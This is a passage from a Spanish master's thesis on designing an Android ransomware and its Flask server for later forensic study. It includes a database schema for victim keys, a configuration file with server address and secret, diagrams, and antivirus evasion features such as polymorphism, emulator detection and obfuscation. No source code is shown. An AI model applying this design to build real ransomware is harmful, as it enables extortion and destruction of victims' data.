El diseño es un punto muy importante a tener en cuenta tanto a la hora de desarrollar una aplicación web como un *malware* móvil. En este nuevo apartado abordaremos temas tales como el análisis del modelado de la base de datos, así como el estudio de diversos diagramas de clases y de secuencia que harán referencia a las funcionalidades e implementaciones del *malware* y del servidor.

#### 3.3.1 Esquema de la base de datos

No se trata de una base de datos relacional, sino que simplemente consta de una única tabla donde el servidor almacenará cierta información recibida por parte de los dispositivos móviles infectados. Podemos ver una representación gráfica de la misma en la figura 3.3 (página 28). Entre la información en ella contenida observamos primero la clave primaria, siendo ésta un identificador inequívoco para cada fila de la tabla con valor autoincremental. Por otra parte, se aprecia la información de interés para el proyecto que almacenará dicha tabla. El atributo conocido como “*victim\_data*” contendrá aquella información dedicada a la identificación del dispositivo móvil infectado. Por otro lado, el atributo “*victim\_key*” contendrá la clave de cifrado en cuestión para el mismo dispositivo.

Victim	
PK	<b>victim_id int NOT NULL AUTOINCREMENT</b>
	victim_data TEXT NOT NULL
	victim_key TEXT NOT NULL

**Fig. 3.3.:** Diseño de la base de datos.

### 3.3.2 Fichero de configuración

A modo de facilitar las labores de configuración del servidor, se decide la implementación de un único archivo de configuración global. El propio servidor Flask será capaz de adaptar su funcionamiento en función de lo especificado en dicho fichero. Con esto evitamos tediosas labores de adaptación del código tanto del servidor Flask como del propio *malware*, teniendo en cuenta que la curva de aprendizaje de ambos puede resultar bastante pronunciada, sobre todo para el último mencionado.

La estructura de dicho archivo consta de 12 atributos explicados a continuación:

- **host.** IP o dominio en el que se ejecutará el servidor Flask.
- **port.** Puerto en el que se ejecutará el servidor Flask.
- **root\_path.** Directorio local contenedor de los archivos del proyecto.
- **Manifest\_debuggable.** Permite restringir el uso de *debuggers* sobre la aplicación con el fin de evitar que estos inspeccionen su ejecución.
- **Manifest\_allowbackup.** Permite evitar la realización de copias de seguridad de la aplicación y sus datos con motivo de evitar el acceso a terceros.
- **Secure\_communication.** Habilita la comunicación segura (TLS) entre aplicación maliciosa y servidor. La conexión se establecerá de forma cifrada.
- **polymorphism.** Habilita el polimorfismo en la aplicación. Con esto se logra que la firma hash del mismo sea diferente en cada descarga, evadiendo así aquellos antivirus que trabajan con firmas de archivos.
- **VM\_detection.** Habilita la detección de máquina virtual o emulador por parte de la aplicación. En caso de detectar que la aplicación se está ejecutando, por ejemplo, en un emulador, esta se cerrará automáticamente.

- **AntiDebug\_detection.** Habilita la detección de si la ejecución de la aplicación está siendo inspeccionado. En caso afirmativo, se finaliza la ejecución de la misma.
- **code\_ofuscation.** Activa la ofuscación del código fuente de la aplicación de manera que si alguien intenta acceder al mismo le será muy complicado poder visualizarlo cómodamente.
- **secret\_key.** Secreto compartido de autenticación entre aplicación y servidor. Garantiza autenticación en la comunicación.
- **endpoints.** Establecimiento de los diferentes *endpoints* que constituyen nuestro servidor web.

Un ejemplo de la estructura de este archivo puede ser apreciado a continuación.

```

1 host: "192.168.8.112"
2 port: "8080"
3 root_path: "/home/wannacry/AndroidStudioProjects/RANSOMWARE/Server/"
4
5 Manifest_debuggable: "false"
6 Manifest_allowbackup: "false"
7 Secure_communication: "false"
8 polymorphism: "true"
9
10 VM_detection: "false"
11 AntiDebug_detection: "false"
12 code_ofuscation: "false"
13
14 secret_key: "QE^-7p_z?b3Wv8?C987S"
15
16 endpoints:
17   index:
18     endpoint: "/inicio"
19     methods:
20       - "GET"
21   data_download:
22     endpoint: "/download"
23     methods:
24       - "GET"
25   data_registration:
26     endpoint: "/CdWAhQhVKkRaLLMqfQ"
27     methods:
28       - "POST"
```


```
29 form:  
30   data: "data"  
31   key: "key"
```

### 3.3.3 Diagramas de clases

Se han de diferenciar dos tipos de diagramas: aquellos referidos a la parte servidora y los referidos a la parte de la aplicación.

#### Diagrama de clases de la aplicación


En la figura 3.4 (página 31) podemos apreciar el diagrama de clases correspondiente a la aplicación. En ella se observan todas las clases que componen la misma y la relación que guardan entre sí. La clase principal, “*MainActivity*”, será la clase encargada de realizar las funcionalidades primordiales de la aplicación. Se podría decir que es la clase controladora. Ejemplos de funcionalidades realizadas por la misma son el caso de las comprobaciones de ejecución en máquina virtual o inspección de código, la actualización del fondo de pantalla del dispositivo móvil, la generación de la clave de cifrado o la emisión de notificaciones al dispositivo. Dicha clase mantiene relaciones de dependencia con las clases “*Encrypter*” y “*Sender*”. Hará uso de la primera cuando se requiera del cifrado de determinadas imágenes. La segunda se empleará cuando se requiera del envío de la clave de cifrado empleada, junto con información descriptiva del dispositivo víctima, al servidor para su posterior almacenado en la base de datos. Se tratan de clases Java en su totalidad. Mencionar que para la clase “*MainActivity*” las funciones conocidas como “*cifrado()*” y “*descifrado()*” no representan el nombre real que tendrán dentro del propio código fuente debido a la técnica del polimorfismo (explicado en detalle más adelante en la memoria). Se especifica de esta manera para hacer más sencilla la comprensión del diagrama.



**Fig. 3.4.:** Diagrama de clases de la aplicación maliciosa.

### Diagrama de clases del servidor

En la figura 3.5 (página 32) nos encontramos con un diagrama de clases algo más complejo que el caso anterior, pero de igual manera sencillo de comprender. Todas las clases guardan entre sí relaciones de dependencia. La clase principal en este caso es “*main.py*”. Dicha clase se encargará de establecer los parámetros introducidos en el archivo de configuración del servidor para su posterior puesta en marcha empleando la clase “*web\_api.py*”. A su vez, se encarga de inicializar la propia base de datos del servidor, para lo que empleará las funcionalidades proporcionadas por la clase “*sql.py*”. La clase “*web\_api.py*” será la encargada de establecer y proporcionar las funcionalidades propias del servidor, como viene a ser el caso de proporcionar una interfaz gráfica al servidor web, permitir la descarga del APK malicioso o implementar la técnica del polimorfismo. Dicha clase empleará las utilidades de las clases “*victim.py*”, “*sql\_victim.py*” y “*sql.py*” para poder establecer conexión contra la base de datos de manera que se le permita almacenar datos relevantes en la misma.



**Fig. 3.5.:** Diagrama de clases del servidor.

### 3.3.4 Diagramas de secuencia


A modo de afianzar los conocimientos sobre las diferentes tecnologías empleadas y como interactúan entre ellas, se proporcionan a continuación una serie de diagramas de secuencia. Se aportarán diagramas relacionados con las principales funcionalidades del proyecto o cuya comprensión pueda resultar confusa a primera vista. Adicionalmente, se agregará para cada uno la explicación pertinente.

#### Diagramas de secuencia de la parte servidora

En cuanto a las funcionalidades implementadas en la parte servidora, se dispone de varias (interfaz del servidor web, descarga del APK malicioso, almacenamiento de información en la base de datos, etc.) tal y como se mencionó con anterioridad. Es por esto que se opta por la explicación del diagrama de secuencia relacionado con la funcionalidad de descarga del APK malicioso, pues de por sí incluye el resto de funcionalidades.

Dicho diagrama podemos verlo reflejado en la figura 3.6 (página 33). Primeramente, el usuario accede al servicio web ofrecido por nuestro servidor Flask. En dicha web el usuario solicita el inicio de la descarga del APK malicioso. Antes de iniciarse la descarga, se realiza una compilación de la aplicación empleando las utilidades de la tecnología Gradle. Tras esto se inicia la descarga. El último paso consiste en implementar nuevamente el polimorfismo en el código fuente del APK con el objetivo de alterar su firma hash (obviamente sin modificar sus funcionalidades originales).

La funcionalidad de almacenar información en la base de datos se puede apreciar incluida en el siguiente subapartado.




**Fig. 3.6.:** Diagrama de secuencia - Solicitud de descarga del APK al servidor

## Diagramas de secuencia de la aplicación

A la hora de hablar de las funcionalidades del *malware* se presentan dos: cifrado y descifrado de las imágenes.

La primera de ambas la observamos reflejada en la figura 3.7 (página 35). El secuestro de las imágenes del dispositivo víctima se inicia cuando el usuario toca el botón de la aplicación llamado “ORGANIZAR IMÁGENES...”. Acto seguido, la aplicación enviará una notificación al dispositivo indicando que el proceso de organización de la galería se encuentra en curso. Por detrás, la aplicación realizará un barrido por todos los directorios del dispositivo. Dicho barrido localizará aquellas imágenes que se cifrarán a continuación. La aplicación enviará al servidor Flask la clave de cifrado e información identificativa del dispositivo víctima. El servidor Flask guardará dicha información en la base de datos. Cuando el proceso de cifrado finalice en el dispositivo, la aplicación emitirá una notificación oportuna y actualizará el fondo de pantalla del dispositivo, donde se notificará al usuario de que sus imágenes han sido secuestradas.

Para la funcionalidad de descifrado de imágenes no se aporta ningún diagrama de secuencia, pues todo el proceso tiene lugar únicamente en la aplicación sin el establecimiento de comunicación con alguna otra tecnología.



**Fig. 3.7.:** Diagrama de secuencia - Aplicación cifra imágenes

### 3.4 Diseño del entorno de estudio forense

Antes de realizar la pericia forense es preciso definir un marco de trabajo. Para nuestro escenario empleamos dos sistemas operativos base. Se emplea Windows 10 Home para poder utilizar el software forense MOBILEdit, así como otras funcionalidades ofertadas por el PowerShell de Windows como el cálculo de la firma hash de determinados archivos. Por otra parte, empleamos un sistema operativo Ubuntu 20.04. En él se disponen de ciertas herramientas como es el caso de Wireshark la cual captura tráfico de red que analizaremos para detectar conexiones salientes del *malware*. En este operativo estarán también contenidas diversas máquinas virtuales de utilidad, tal es el caso primeramente de Santoku. En ella se incluyen por defecto multitud de herramientas útiles para los estudios forenses, como es el caso de ADB. Por otra parte, para la realización de ciertos casos de estudio se emplea una máquina virtual Windows XP con un *SandBox* instalada en su interior (Sandboxie concretamente). Por último, pero no necesario, se emplea una máquina virtual Kali la cual incluye por defecto la herramienta Burp Suite, la cual puede funcionar de sustituto de Wireshark.

Como dispositivo móvil a infectar se utiliza un Samsung Galaxy J4+ cuyas características están definidas en el apartado “*Hardware*” [2.3.1]. De dicho dispositivo se extraerá el APK malicioso para ser analizado en nuestro entorno controlado. Al carecer de más recursos, el mismo dispositivo antes mencionado será el mismo empleado en el entorno de pruebas.

### 3.5 Implementación

A la hora de hablar de la implementación de nuestro proyecto diferenciamos dos partes. La primera tiene que ver con el desarrollo de la aplicación maliciosa, concretamente un *ransomware* móvil para dispositivos Android 8.1. Dicha implementación se ha llevado a cabo atendiendo a lo estudiado en el propio máster, además de ciertos conocimientos previos sobre este tipo de *malware* en específico. El desarrollo se dividió en varias partes. Gracias a los conocimientos en Android adquiridos en el Grado en Ingeniería Informática en la UDC se comienza desarrollando una aplicación que simplemente liste los directorios y sus archivos del dispositivo. Dicho dispositivo, a la hora de realizar el desarrollo, se trata de un emulador Android. Acto seguido, se agrega la funcionalidad de cifrar imágenes y se realizan diversas pruebas para verificar el correcto funcionamiento. Con esto habíamos desarrollado nuestro prototipo de *malware*. Como paso final se perfecciona el funcionamiento del mismo añadiendo diversos tipos de funcionalidades extra. A modo de garantizar la calidad del proyecto, se añaden múltiples técnicas de anti-análisis forense, entre las que se destacan la ofuscación del código fuente del APK, la detección de ejecución del *malware* dentro de una máquina virtual o emulador y el establecimiento de comunicaciones seguras (TLS) contra el servidor Flask. A su vez, se desarrolla en paralelo el servidor Flask aprovechando nuevamente los conocimientos adquiridos en Python tanto en el ámbito académico como laboral. Inicialmente, se diseña un servidor que únicamente proporcione un servicio web. A partir de este punto, se añaden el resto de funcionalidades tales como la descarga del APK, el polimorfismo o la integración de una base de datos. En dicho servidor se incluyen también ciertos mecanismos de seguridad para nuestro *malware* como es el caso del establecimiento de un secreto compartido entre aplicación y servidor con el fin de garantizar autenticación durante las comunicaciones que se establecerán.

Se acompaña a la memoria del proyecto el apéndice “Desarrollo del proyecto” [B] (página 71) en el que se detalla, a bajo nivel, la implementación del *malware* al completo y del servidor Flask. Se incluyen también en el mismo referencias al diseño del vector de entrada del virus, vulnerabilidad explotada, implementación de las ya mencionadas técnicas de anti-análisis, pruebas realizadas, desarrollo del propio servidor y todo aquello relacionado con esta primera parte del proyecto.

La otra cara de nuestro trabajo Fin de Máster consiste en la elaboración de un estudio forense del *malware* previamente desarrollado. Se aplican también todos aquellos conceptos aprendidos durante el máster. Además, y para garantizar la calidad del proyecto propiamente dicha, se revisan múltiples normas ISO dedicadas

a la elaboración de informes forenses con el fin de realizarlo de la manera más profesional posible, sin olvidar su propósito original académico. En dichas pericias se hace referencia a múltiples herramientas. Se busca que el analista forense tenga a su disposición una gran variedad de opciones a la hora de realizar su trabajo, pudiendo adaptar todas ellas a la situación que crea más conveniente.


Se acompaña a la memoria del proyecto los apéndices “*Informe pericial de una versión simple del virus*” [C] (página 115) y “*Informe pericial de una versión compleja del virus*” [D] (página 169) en los que se recogen dos pericias forenses acerca del *malware* previamente desarrollado. En una se tratará una versión más simple del virus (obviando técnicas de anti-análisis) mientras que la segunda será sobre una versión más compleja del mismo. Ambos informes son prácticamente idénticos, pues hacen referencia al mismo escenario con la única discrepancia de ciertas modificaciones en la aplicación. Con ello, las principales diferencias entre ambos se verán reflejadas en los apartados titulados “*Auditoría del APK*” y “*Estudio del vector de entrada*”.

Por último, se adjunta otro apéndice destinado a servir de guía para el correcto despliegue e instalación del proyecto elaborado. Se trata del apéndice titulado “*Manual de Instalación*” [A] (página 61).

# Resultados


En el presente apartado se enumerarán aquellos resultados obtenidos tras la finalización de la propia tesis. Rememoremos, tal y como se especificó en el apartado de objetivos, que aquellas metas a alcanzar con la realización del presente proyecto consistían en el desarrollo de un *ransomware* móvil para Android 8.1 y la realización posterior de un análisis forense informático sobre el mismo.

Comenzaremos hablando sobre los resultados obtenidos a la hora de implementar el *malware*. Se logra dicho objetivo exitosamente satisfaciendo los objetivos iniciales fijados en su totalidad. En la figura 4.1 (página 39) podemos observar la apariencia final de la pestaña de “*Inicio*” del servidor web malicioso. A su vez, en la misma figura, podemos observar el resultado final del proceso de inicio de descarga del APK malintencionado.




**Fig. 4.1.:** Apariencia final del servidor web malicioso

Una vez descargada e instalada dicha aplicación en el dispositivo víctima, para nuestro caso un teléfono de pruebas, se muestra en la figura 4.2 (página 40) el aspecto final que tendrá.




**Fig. 4.2.:** Apariencia final de la aplicación maliciosa

Se muestran a continuación, en la figura 4.3 (página 41), representaciones gráficas acerca del formato final de aquellas imágenes cifradas del dispositivo víctima. Se adjunta también una representación de las mismas originales.



**Fig. 4.3.:** Apariencia final de las imágenes cifradas en comparación a las originales


Recordemos que el servidor Flask se ha instalado en una Raspberry Pi 4. Podemos ver en las imágenes que se muestran a continuación la ejecución del mismo en la ya mencionada placa de bajo coste (figura 4.4 (página 42)). Así mismo, en la figura 4.5 (página 42) podemos ver la base de datos del servidor con la correspondiente información almacenada.



